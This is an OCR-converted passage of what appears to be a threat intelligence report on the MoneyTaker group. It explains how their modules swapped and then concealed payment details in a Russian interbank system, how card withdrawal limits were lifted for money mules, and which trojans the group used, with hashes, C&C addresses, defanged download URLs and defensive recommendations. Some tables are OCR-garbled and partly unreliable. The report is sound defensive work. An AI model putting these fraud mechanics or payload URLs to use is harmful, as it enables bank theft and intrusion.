


```
ASCII "♪◘"
ASCII """ />"
ASCII "/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDABALDA4MChAODQ4SERATGCgaGBYWGDEjJR0oOjM9PDkzODdASFxOQERXRTc4UG1RV19iZ2hnPk1xeXBkeFxlZ2P/2wBDARE
ASCII "<img alt="Screenshot" src="data:image/jpeg;base64,"
ASCII "♪◘"
ASCII "</textarea><br><br>"
ASCII "</textarea></textarea><br><br><b><font color = "green">[ Select process to attach - 2:53:28 - 11.11.2017 ] <br></b></font><styl
Pointer to next SEH record
```

- It creates a file with the name "%Temp%\perflog1.tmp"



```
FileName = "C:\DOCUME~1\Owner\LOCALS~1\Temp\\perflog1.tmp"
DesiredAccess = GENERIC_WRITE
ShareMode = 0
pSecurity = NULL
CreationDistribution = OPEN_ALWAYS
Attributes = 0
hTemplate = NULL
```



```
</textarea></textarea><br><br><b><font color = "green">[ Select process to
attach - 2:53:28 - 11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>1</textarea><br><br><b><font color =
"green">[ OllyDbg - 1.exe - [CPU - main thread, module ntdll] - 2:53:49 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>[F9]g</textarea><br><br><b><font color =
"green">[ OllyDbg - 1.exe - [CPU - main thread, module 1] - 2:53:50 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>↓
[F2][F9]</textarea><br><br><b><font color = "green">[ Run - 2:53:54 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>sthrwthrth</textarea><br><br><b><font
color = "green">[ OllyDbg - 1.exe - [CPU - main thread, module 1] - 2:54:25 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>[F9]</textarea><br><br><b><font color =
"red">[ Clipboard ]<br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>ololo</textarea></textarea><br><br>↓
<img alt="Screenshot"
src="data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDABALDA4MChAODQ4SERAT
GCgaGBYWGDEjJR0oOjM9PDkzODdASFxOQERXRTc4UG1RV19iZ2hnPk1xeXBkeFxlZ2P/2wBDARESEhgV
GC8aGi9jQjhCY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2P/
wAARCAQ4B4ADASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/8QAtRAAAgED
AwIEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJico
KSo0NTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWWl5iZmqKj
pKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEA
AwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AAECAxEEBSExBhJB
UQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOE18RcYGRomJygpKjU2Nzg5OkNERUZHSElKU1RVV1dY
WVpjZGVmZ2hpanN0dXZ3eH16goOEhYaHiImKkpOU1ZaXmJmaoqOkpaanqKmqsrO0tba3uLm6wsPExcbH
yMnK0tPU1dbX2Nna4uPk5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwDjz948Ek424J455478UuGV
grI4Y57E7vw9h/8AXpQ6x5d0ZyvKgHA49e+atTF5iY43KvHyyA43cDofxq6tWUK1ktPP+tjtw+GhVott
+92Vr9+vXR9b2+4dY6dJewXE/mRwwWwUyyS5wpJwBgAnOfbtWnb+F5ZA5luUVf8AR2jZFLCRJW2hucEY
9CO1UtKv7aHTL+yuPMWO7WPEkahipVs/dJHX61sxeJrKNRH5VwUjS0jRtoywifcxIzxnPAyfrXW3PoeZ
oYd1pV1BfPbRwTTfvZI4mWI/vdhIJUd+nOO1WD4fudkWya3knltxcx26lvMZD6ZGGCevAOeDWouuomlal
cKORlkupBZBj++gEmS7df1GOhH8Wc1CuvWUU11fRLO13Z2a26RsgEZcAgsW3ZxhjxgduRRzSFZGdqOiz
2NvbXCrLLBNbpM0ojIWMr/CT09Pzqq+n3sduLh78dYMA+aYvFwehzjHORW2+u2OrqvLcGf8AswWGwoAu
```

Example of the contents of the "%Temp%\perflog1.tmp" file collected by keylogger and screenshotter

- Network communications used to send collected data have not been detected in the analyzed file.

ATTACK ON AWS CBR 06

In August 2016 hackers successfully infiltrated the network of a Russian bank. They used an automated system to steal money through the AWS CBR (Automated Work Station Client of the Russian Central Bank), an interbank fund transfer system.

Name	MD5	Type
main.exe igfxserv.exe	D57608F6DB9045752165EAF93452D57F	Main module
xml.exe	A70F905266F3D57B73B1D8A265286FD5	Module used to substitute payment messages
ed.exe	92B03E123B2D97B8E8E274224273EC5E	Module used to hide fraudulent transfers
txt.exe		Module used to work with temporary files
arsm32.exe	A70F905266F3D57B73B1D8A265286FD5	UltraVNC
hostsec64.exe	92B03E123B2D97B8E8E274224273EC5E	VNC client
hostsec32.exe		VNC client
empty32.exe	A70F905266F3D57B73B1D8A265286FD5	VNC client
test64.exe	1E4499560CDD2F69ECBED8761CAC7272 8B1B5D1C8430EC16735E5DED94112B18	Meterpreter https://185.86.149.140/Y0DNA:443
test32.exe	09A7F9813F6DE28F2D7BCBA032390662	Meterpreter
btcp32.exe		Meterpreter
load64.exe		Meterpreter
plink.exe	B5450C8553DEF4996426AB46996B2E55	185.86.149.140
Far.exe		
4.bat		
nbt.EXE		
hkcmd.exe	4672E624C5210A523AA0A0B56DB677B6	Keylogger stores logs in snmp.dat
at1.bat		
startdll32.exe		
qpd.exe		

Having accessed the bank's internal network, hackers downloaded a modular tool called Moneytaker v5.0 to the server of the AWS CBR. This is the tool which the group has been named after.

Its main module is located in the directory "c:\intel\logs\1\mt\bin" and has the name "main.exe" or "igfxserv.exe". This is a program without network communications and it should run with the main configuration file specified as an argument. It is initialized according to the configuration file, then it checks the presence of the modules specified in the configuration file and backups of certain AWS CBR directories.

Further through the report, in the behavior description which depends on the configuration file, the name of the argument will be specified.


MAIN MODULE – "MAIN.EXE" OR "IGFXSERV.EXE"

The main module is started by passing the main configuration file "c:\intel\logs\1\mt\config\main-config.txt" as an argument. The module logs all events to the "Main-Logfile" file. Upon startup, the module looks for XML, ED and TXT modules specified in the config file as "XmlBin" "EdBin" and "TxtBin", respectively. They also search for their configuration files, the parameters: "XmlCfg" "EdCfg" and "TxtCfg". If configuration files of modules do not exist as separate files, their settings are stored together in the "main-config.txt" file.

The module reads the "Directory" "Backup" "Recursive" "Action" parameters and uses the WINAPI function called ReadDirectoryChangesW() to monitor the files appearing in the directories specified in the "Directory".

Directory name	Designation in AWS CBR
%АРМ КБР%\exg\chk	Decrypted, unpacked and verified electronic messages
%АРМ КБР%\exq\cli	Received messages from AWS CBR formed according to the unified formats of electronic messages of the Central Bank of Russia
%АРМ КБР%\tmp	Temporary files

When a new file appears, the corresponding module is started (ED for the "chk" directory, XML for the "cli" directory and TXT for the "tmp" directory) and copied to the directory specified as "Backup".



AWS CBR operator
ED101
A legitimate payment order issued by AWS CBR operator
XML.EXE
substitutes original payment details with fraudulent ones
%ARM_CBR%\exg\cli
%ARM_CBR%\exg\chk
ED.EXE
restores original payment details
AWS CBR operator receives the response as if the payment details were the initial ones, without suspecting the theft.
AWS CBR validation component (checks the correctness of the payment message)
CBR
Payment order with the fraudulent payment details is sent to the Central Bank of Russia

AUTOMATED REPLACEMENT MODULE – "XML.EXE"

The main module starts the "xml.exe" file, passing the name of a new file in the "%АРМ КБР%\exq\cli" directory and the config file.

The automated replacement module records detailed logs and writes them to a file specified in the configuration as "Xml-Logfile"

Electronic messages generated by the AWS CBR are placed in the "%АРМ КБР%\exq\cli" directory for further processing by the gateway component "Input control". It is at this point that the module checks the xml file for validity and determines whether the electronic message file is a payment order (the "ED101" type).

For ED101, the module scans for the fields “Purpose”, “Payer”, “PersonalAcc”, “Payee”, “Name”, “Bank BIC”, “CorrespAcc”, “KPP”, “INN”, “SUM”, “AccDocNo”.

Then it reads the file with the fraudsters’ payment details - “Xml-Workfile”. The following fields are specified: ”name”, ”id”, ”acc”, “inn”, “kpp”, ”bik”, ”corr”, ”purpose”.

If it manages to get all the necessary fields from the payment order and the “Xml-Workfile” file has required details, then the payment order will be modified by substituting original payment details with fraudulent ones. That said, the payment amount does not change, and for each replaced document the attackers have a separate account. The accounts for which the money goes are not repeated.

The success of replacement is due to the fact that at this stage the payment order has not yet been signed, which will occur after payment details are replaced.

For further operation of another module - ED, after each automated replacement the XML module stores information in the “Xml-Resultfile” file in the following format:

```
#
Id=
OrigAcc=
OrigBic=
OrigCor=
Purpose=
HackAcc=
HackBic=
HackCor=
Sum=
PayerPersonalAcc=
#
```

CONCEALMENT MODULE – ED.EXE

The “ed.exe” file is started by the main module passing the name of a new file in the “%АРМ КБР%\exq\chk” directory and the configuration file.

- After the payment order is modified, signed and sent, the following activity is performed:
- It is transferred to the logical control where the correctness of the electronic payment message is checked, and the compliance of the payment details with reference data is established
- The program checks the possibility of payment within the amount of liquid funds in the bank account

- The electronic payment message is accepted for execution; the funds are debited from the payer's account and credited to the beneficiary's account
- Based on the results of execution, an electronic message ED206 (confirmation of debit) is sent to the address of the issuer.
- The message is decrypted, unpacked, passes the verification of the authentication code and security code and is stored in the "%APM KBR%\exq\chk" directory
- The main module starts the concealment module passing the incoming electronic message.

The ED module checks whether the incoming electronic message is ED206 (debit/credit confirmation following the results of debit transaction) or ED211 (following the results of the day or payment batch).

For ED206, the field "CorrAcc" is verified, for ED211 the "PayeePersonalAcc" field is verified. The values of these fields are compared with HackAcc in the "Xml-Resultfile" file (this is the file in which the XML module stores information about replacements).

If the values match, then the module restores the original payment details.

This means that the payment order is sent and accepted for execution with the fraudulent payment details, and the responses come as if the payment details were the initial ones. This gives cybercriminals extra time to mule funds before the theft is detected.

TEMPORARY FILE MODULE – TXT.EXE

The main module is also able to start the TXT module by passing the name of the temporary file of the AWS CBR as an argument. However, we have not managed to obtain this module and do not know its function.

All MoneyTaker modules do not have information displayed and actively record their activity to log files. There is also the possibility of a test run, which is performed after installation on a computer with AWS CBR. Hackers use it to control the program operation.

After this attack, they did not conduct a single new attack on the AWS CBR using this tool.

In November 2017, they again attacked another bank in Russia. Hackers managed to gain access to the servers and workstations of AWS CBR operators, but they were not able to use MoneyTaker malware because the server was in a completely isolated segment.

After an unsuccessful attempt to steal money through the system of interbank transfers, they switched their focus to card processing as in the the US based attacks.


POTENTIAL ATTACKS ON SWIFT 07

Through analysis of the attackers' infrastructure, we discovered that they always try to steal internal banking system documentation: administrator guides, internal instructions and regulations, change request forms, transaction logs, etc.

We did not find any evidence of successful attacks on SWIFT conducted by this group, nor did we find any connections with already known incidents, for example, in Hong Kong, Ukraine, or Turkey. However, we know that in addition to the abovementioned documents these threat actors search for and copy documents related to SWIFT, which may indicate pending attacks on this system. Now hackers have the following documents at their disposal:

- Installation and Administration Guide for SWIFT Alliance Access 7.0
- Security Guide for SWIFT Alliance Access 7.0
- System Administrator Procedures, for Ocean Systems' wire transfer product FedLink
- User Procedures Manual, for Ocean Systems' wire transfer product FedLink


The two last mentioned documents are of interest, because they describe how to make transfers through SWIFT using the FedLink system. According to FedLink's official website, now they have more than 200 customers in the US and Latin America. We assume that banks in Latin America may become the next target of this group.



OCEAN SYSTEMS
BANKING TECHNOLOGY

Published September 2015
Contains Releases 7.8.4 and 7.8.5 upgrades

Ocean Systems, Inc.
4960 SW 72 Avenue, Suite 210
Miami - FL 33155
Phone/Fax: 1-877-623-2660




ATTACK ON CARD PROCESSING 08

The first attack on card processing that we attribute to this group was conducted in May 2016.

Having gained access to the bank network, the attackers compromised the workstation of First Data's STAR network portal operators, making the changes required and withdrawing the money. In January 2017, the attack was repeated in another bank.

Focusing on card processing systems enables the attackers to carry out attacks that are easier and safer for 'money mules' who provide cash withdrawals. The attackers are in one country, the victim bank is in another and cash is withdrawn by mules in a third locale. This scheme is simple to implement and does not require much investment from attackers. That explains its increased usage by cybercriminal groups such as Moneytaker and Cobalt.




```
*INB                        I N B A N K S   M E N U        05/04/16 16:10:55 C
 LABEL TYPE: 4
 BIN NUMBER: 439707    BNK NAME:  Barclays Bank Delaware

                       _ IGI  =  GENERAL INFORMATION
                       _ IAU  =  AUTHORIZATIONS
                       _ ICO  =  COPY/ORIGINAL
                       _ ICB  =  CHARGEBACK
                       _ IAC  =  ARBITRATION/COMPLIANCE
                       _ ICL  =  COLLECTIONS (GOOD FAITH)
                       _ IFA  =  FRAUD ADDRESSES
                       _ IFT  =  FRAUD TELEPHONE NUMBERS




                 PRESS PF KEY, OR POSITION CURSOR AND 'ENTER'

              F3=IGI F4=IAU F5=ICO F6=ICB F7=IAC F8=ICL F9=IFA F10=IFT
 ==>   TRANSACTION COMPLETED                                    V3ICO060 00
```

Figure. Screenshot of the guidelines on card transaction processing via terminal

The scheme is extremely simple:

- After taking control over a bank network, the attackers checked if they could connect to the card processing system.
- They legally opened or bought cards of the bank whose IT system they had hacked.
- Money mules – criminals who withdraw money from ATMs – with previously activated cards deployed and waited for the operation to begin.
- After getting into the card processing system, the attackers removed or increased cash withdrawal limits for the cards held by the mules.
- They removed overdraft limits, which made it possible to go overdrawn even with debit cards.
- Using these cards, the mules withdrew cash from ATMs, one by one. The average loss caused by one attack was about $500,000 USD.



Credit Limit Increase

A cardholder can request a temporary credit limit increase if:

- They have made a payment to their credit card than can be verified by a teller,
- They call the Bankcard Department to make a payment from a NB deposit account to their credit card account

  or
- An increase has been approved by a loan officer to be decreased at a specific time.

A Bankcard Temporary Increase form needs to be completed for every temporary increase.

TO INCREASE/DECREASE A CREDIT LIMIT:

- Type CL_account number_credit limit (in dollars only)
- The credit limit change will take effect immediately.

A cardholder can request a permanent credit limit increase by contacting the Bankcard Department or a loan officer. If the cardholder calls the Bankcard Department, the representative should complete a Bankcard Limit Increase Request form.

- Verify the cardholder's current address and telephone number
- Acquire current employer/income information
- Acquire/verify the co-applicant's information
- If the cardholder is requesting a limit of $5,000 *or more, a Personal Financial Statement must* be obtained (unless waived by the approving loan officer).

Send the request form, the file, and any credit report or financial statements to the original loan officer for review and approval.

Figure. Fragment on Credit limit increase from the card processing guidelines

As in the case with the attacks on SWIFT, they gather internal documents from banks in order to get a better understanding of how to handle certain systems.

USING BANKING TROJANS[09]


Through analysis of the C&C server used to conduct targeted attacks on banks, we discovered two related files:

Name	MD5	Type
c4c.exe	c7d20b726708a441db3d864457a0978336547195139 90f823b1deb7c48b65472	Citadel
cbcs.exe	e01e9cdfff085393362e1e2e3ec8cae33c536053760e65c7617d5a0dfd005874	Citadel Backconnect Server

The c4c.exe file uses the following address as the C&C server: hxxp://82.146.54.5/api/cfg.ashx

The sample was distributed online as a document named

```
fedwire _ 22127061503 _ output _ report.doc (2818a0c63d729cb
1f2d223e15c762209), which was downloaded from the server
hxxp://188.120.235.201/fce2857010e1.exe (369ad5f7bc9a555f3395059
978c720bb)
```



FEDERAL RESERVE FINANCIAL SERVICES

Fedwire Funds Service –
Payment Notification User Group Agreement
For Participant Members
Operating Circular 6 – Append'x E-1

Internal FR
(Upon receipt by the Federal Reserve Bank)

Section 1 – Participant Member Information (must be Fedwire Funds Service Participant)

*Required Fields

Financial Institution Name *			
Routing (ABA) Number *			
Requestor Name *	First	Middle Initial	Last
Telephone *	Phone		Extension
Email address to which PNUG Directory should be sent *			
Request Effective Month * (Refer to section 3.2 of Appendix E)	Month	Year	
Email address from which	Email Address #1: *		

Related indicators:

c4c.exe	82.146.54.5	Citadel
fedwire_22127061503_output_report.doc	188.120.235.201	Downloading the file fce2857010e1.exe
fce2857010e1.exe	82.146.54.5	Citadel
operating_circular_6_app_e1.docm	www.riverbed.com 188.120.235.201 188.120.230.218 82.146.54.5	

USING POS TROJANS 10

Through analysis of the C&C server used to conduct targeted attacks, we discovered two related files:

Name	MD5	Type
EmployeeID-847267.doc	83d21d808f7408ebcb3947cb88366172	Document with marcos
203.exe	70d8729ca630dd3b0f9a62998642ec76	Kronos


In November 2016 researchers at Proofpoint reported large email phishing campaigns, primarily targeting companies in the UK and US. The email messages contained a malicious document, or a phishing link.

When the victim opened the attached document, a macro which downloaded Kronos banking Trojan form the URL

```
hxxp://info.docs-sharepoint[.]com/officeup[.]exe.
```

In the investigated case the “203.exe” file was downloaded from the following link:

```
hxxp://profile.invoice-sharepoint.com/Emplid/officeup.exe, in the
event of opening the file LHarv.xls (de05666412026c6d6c4740b79bc
71dbd6420c0c62ad59cbadcd7d506614bc87d)
```



Mon 11/14/2016 6:59 AM

HR [redacted]

[redacted] An Employee has just be

To [redacted]

This message was sent with High importance.

EmployeeID-6283.doc (48 KB)

An Employee has just been terminated.

Name: [redacted]
Employee profile: EmployeeID-6283.doc
Emplid: 2965385
Rcd#: 0
Termination Date: 11/17/2016

The Kronos banking Trojan reported by Proofpoint installed three payloads from the following URLs:

hxxp://networkupdate[.]online/kbps/upload/c1c06f7d[.]exe	Smoke Loader
hxxp://networkupdate[.]online/kbps/upload/1f80ff71[.]exe	Smoke Loader
hxxp://networkupdate[.]online/kbps/upload/a8b05325[.]exe	ScanPOS

ScanPOS is a unique point-of-sale (PoS) malware. Upon execution, ScanPOS grabs information about the current running processes and collects the user name and privileges on the infected system. That said, it is primarily designed to dump process memory and search for payment card track data. The Trojan checks any collected data using Luhn’s algorithm for validation and then sends it outbound to the C&C server.

The C&C address for ScanPOS was hxxp://invoicesharepoint[.]com/gateway[.]php

RECOMMENDATIONS 11

Run an indicator check-up in the following section

Operating system security

- Prohibit any remote logon to the system (RDP, SMB, RPC) for local administrators. We recommend that you use only Logon type 2 (interactive): https://technet.microsoft.com/en-ie/library/cc787567(v=ws.10).aspx

- Configure the following parameter in the registry on all PCs running Windows 7 (and up) and all the servers using Windows 2008R2:

  ```
  HKEY _ LOCAL _ MACHINE/SYSTEM/CurrentControlSet/Control/
  SecurityProviders/WDigest/UseLogonCredential=0
  ```

  This registry key prohibits storing unencrypted passwords in RAM (which are usually leveraged by Mimikatz)

- Prohibit a standard local administrator with an ID=500 (which is vulnerable pass-the-hash attack). Add another administrator and install updates to protect against Pass the hash attacks: https://technet.microsoft.com/library/security/2871997#ID0E3D

- Minimize and completely deny granting administrator privileges for users of local PCs, especially for users who work with external information systems.

- Use a different local Administrator account password on every node, which must not match any domain administration credentials. If this rule is not currently applied – change all the passwords, make them unique, long and complex. Securely manage local Administrator passwords by using specialized tools, such as Microsoft's Local Administrator Password Solution (LAPS).

- Deny granting domain administrator privileges for common user accounts. In order to perform domain administrative tasks, create a separate additional domain user account for each administrator, while preventing them from performing daily routine administrator work on their PCs under an account with administrative rights.

- Isolate hosts in the same VLAN, so that one workstation would not be able to gain access to another one on network levels L2/L3, and could access shared network segments (printers, servers, etc.).
- Provide timely updates of OS, antivirus software and other applications.
- Configure the service accounts with the minimum set of permissions necessary for them to function properly (with respect to logon type and group membership). Strictly prohibit adding service accounts to the local administrators group unless absolutely necessary.
- Use IDS solutions and a sandbox to analyze files. We recommend that companies apply technology like Group-IB's TDS Sensor and sandbox, which are able to detect and prevent these types of attacks.

Measures to protect interbank transfer system, card processing and ATMs

- Isolate hosts of workstations and servers related to the interbank transfer system.
- Ensure the integrity of data, system and application software deployed on the infrastructure servers; introduce application whitelisting on workstations.
- Ensure monitoring and notifications in case of anomalous time of access to servers and workstations by operators of financial systems.
- Ensure monitoring and notifications of changes to overdraft and cash withdrawal limits.

ABOUT GROUP-IB

GROUP IB

GROUP-IB HELPS MAJOR CORPORATIONS RECOGNIZE AND REACT TO THE MOST SOPHISTICATED CYBER-THREATS.

Profound human intelligence and cutting-edge technology

Group-IB leverages its proprietary high-tech infrastructure to monitor hacker activity and extract unique data. These data is accomplished by profound human intelligence by experts who conduct incident response and monitor the most secretive underground hacker forums.

NETWORK INFRASTRUCTURE

- HoneyNet and botnet analysis
- Hacker community infiltration
- Open-source monitoring
- Network attack trackers
- TDS Sensors
- Behavior analysis system

HUMAN INTELLIGENCE

- Forensics
- Investigations
- Malware monitoring and research
- CERT-GIB request database
- Security assessment
- Group-IB case studies

GLOBAL DATA EXCHANGE

- Computer incident response teams
- Domain registrar and hosting providers
- Cyber security vendors
- Cybersecurity associations & professional organizations
- Europol, Interpol and law enforcement agencies

EUROPOL INTERPOL

Official EUROPOL and INTERPOL partner

OSCE

Recommended by the Organization for Security and Co-operation in Europe (OSCE)

WORLD ECONOMIC FORUM

Member of the World Economic Forum

IDC GARTNER FORRESTER

Group-IB Threat Intelligence has been recognized by top industry researcher reports

Products and services powered by Threat Intelligence

Comprehensive ecosystem of threat intelligence and security solutions empowers organizations to identify threats sooner, respond faster, and build more effective defenses against sophisticated cyberattacks.

GROUP IB

EARLY WARNING SYSTEM

- Threat Intelligence
- TDS
- Secure Bank
- Secure Portal

PREVENTION

- Security audit
- Compromise Assessment
- Red Teaming
- Brand Protection
- Antipiracy

RESPONSE 24/7/365

- Computer Emergency Response Team CERT-GIB

RESPONSE 24/7/365

- Digital forensics and malware analysis
- Incident investigation
- Financial and corporate Investigation

